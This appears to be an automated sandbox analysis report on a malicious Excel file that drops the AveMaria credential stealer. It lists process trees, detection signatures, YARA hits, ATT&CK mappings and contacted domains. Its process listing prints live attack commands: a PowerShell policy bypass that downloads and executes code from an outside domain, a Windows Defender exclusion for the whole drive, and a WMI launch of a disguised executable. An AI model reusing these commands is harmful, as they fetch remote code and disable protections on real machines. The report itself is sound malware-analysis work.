ID: 337287
Sample Name:
Telex06012020.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:32:31
Date: 08/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Telex06012020.xls

Overview

General Information

Sample Name:	Telex06012020.xls
Analysis ID:	337287
MD5:	c221348cc4be1c…
SHA1:	b7bbcb23c92782..
SHA256:	07a877cc1499b2..
Tags:	xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 AveMaria

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Dot net compiler co…
- Yara detected AveMaria stealer
- Yara detected Generic Dropper
- Adds a directory exclusion to Windo…
- Allocates memory in foreign process…
- Contains functionality to create proc

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6472 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 1836 cmdline: CmD.Exe /C poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g')) MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5848 cmdline: poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g')) MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - csc.exe (PID: 6108 cmdline: 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline' MD5: 350C52F71BDED7B99668585C15D70EEA)
        - cvtres.exe (PID: 6504 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES578D.tmp' 'c:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP' MD5: C09985AE74F0882F208D75DE27770DFA)
      - cmd.exe (PID: 7036 cmdline: 'C:\Windows\system32\cmd.exe' /c COpY /B %TEMP%\Test1.txt + %TEMP%\Test2.gif %TEMP%\Test3.jpg MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - cmd.exe (PID: 6924 cmdline: 'C:\Windows\system32\cmd.exe' /c Wmic PROcEss CALl creaTe %TEMP%\Test3.jpg MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - WMIC.exe (PID: 6992 cmdline: Wmic PROcEss CALl creaTe C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
- Test3.jpg (PID: 6852 cmdline: C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: DD27F33FCD6F1FA4C67EE05D836795C2)
  - Test3.jpg (PID: 5940 cmdline: C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: DD27F33FCD6F1FA4C67EE05D836795C2)
    - powershell.exe (PID: 5368 cmdline: powershell Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 5384 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5460 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- rdpvideominiport.sys (PID: 4 cmdline: MD5: 0600DF60EF88FD10663EC84709E5E245)
- rdpdr.sys (PID: 4 cmdline: MD5: 52A6CC99F5934CFAE88353C47B6193E7)
- tsusbhub.sys (PID: 4 cmdline: MD5: 3A84A09CBC42148A0C7D00B3E82517F1)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Telex06012020.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	• 0x1cf5e:$s1: poWeRSheLL.EXe • 0x1cf72:$s2: BYPAsS
Telex06012020.xls	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1cf5e:$s1: poWeRSheLL
Telex06012020.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\DCC40000	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1c7e0:$s1: poWeRSheLL
C:\Users\user\AppData\Local\Temp\Test1.txt	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
C:\Users\user\AppData\Local\Temp\Test1.txt	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x42de8:$c1: Elevation:Administrator!new:
C:\Users\user\AppData\Local\Temp\Test3.jpg	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
C:\Users\user\AppData\Local\Temp\Test3.jpg	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x42de8:$c1: Elevation:Administrator!new:

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.944604602.000000000529 2000.00000004.00000001.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xde8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xde8:$c1: Elevation:Administrator!new:
00000012.00000003.779302580.00000000006C 8000.00000004.00000001.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x2c8ac:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x2c8ac:$c1: Elevation:Administrator!new:
00000012.00000003.779302580.00000000006C 8000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000012.00000003.779302580.00000000006C 8000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000013.00000003.785520059.000000000062 B000.00000004.00000001.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x1d88:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x4b90:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x1d88:$c1: Elevation:Administrator!new: • 0x4b90:$c1: Elevation:Administrator!new:

Click to see the 37 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
18.0.Test3.jpg.400000.0.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
18.0.Test3.jpg.400000.0.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x42de8:$c1: Elevation:Administrator!new:
18.2.Test3.jpg.400000.0.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
18.2.Test3.jpg.400000.0.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x42de8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x42de8:$c1: Elevation:Administrator!new:
19.2.Test3.jpg.400000.0.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x191f0:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}

Click to see the 31 entries

Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location


Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected AveMaria stealer

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Contains functionality to create processes via WMI

Found Excel 4.0 Macro with suspicious formulas

Powershell drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

PowerShell case anomaly found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected AveMaria stealer

Yara detected Generic Dropper

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1	LSASS Driver 1	LSASS Driver 1	Disable or Modify Tools 2	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Oth Network Medium
Default Accounts	Scripting 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Scripting 1 1	Input Capture 1 2 1	System Information Discovery 1 6	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Domain Accounts	Exploitation for Client Execution 1 3	Windows Service 2	Windows Service 2	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltratic
Local Accounts	PowerShell 2	Logon Script (Mac)	Process Injection 4 1 2	Software Packing 2 3	NTDS	Security Software Discovery 1 1 1	Distributed Component Object Model	Input Capture 1 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 4	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 3	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 4 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypte Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypt Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Users 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusc Non-C2 Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Telex06012020.xls	12%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Test3.jpg	100%	Avira	TR/Redcap.ghjpt	
C:\Users\user\AppData\Local\Temp\Test1.txt	100%	Avira	TR/Redcap.ghjpt	
C:\Users\user\AppData\Local\Temp\Test3.jpg	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Test1.txt	100%	Joe Sandbox ML		
C:\Program Files\Microsoft DN1\sqlmap.dll	22%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	41%	ReversingLabs	Win64.Trojan.RDPWrap	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.1.Test3.jpg.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
18.2.Test3.jpg.2ae0000.1.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
19.0.Test3.jpg.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
22.2.cmd.exe.5250000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
18.0.Test3.jpg.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
18.2.Test3.jpg.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
19.2.Test3.jpg.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://lankarecipes.com/mages.jpg	0%	Avira URL Cloud	safe	
http://lankarecipes.com/mages.jp	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://stascorp.comDVarFileInfo$	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lankarecipes.com	192.185.236.165	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
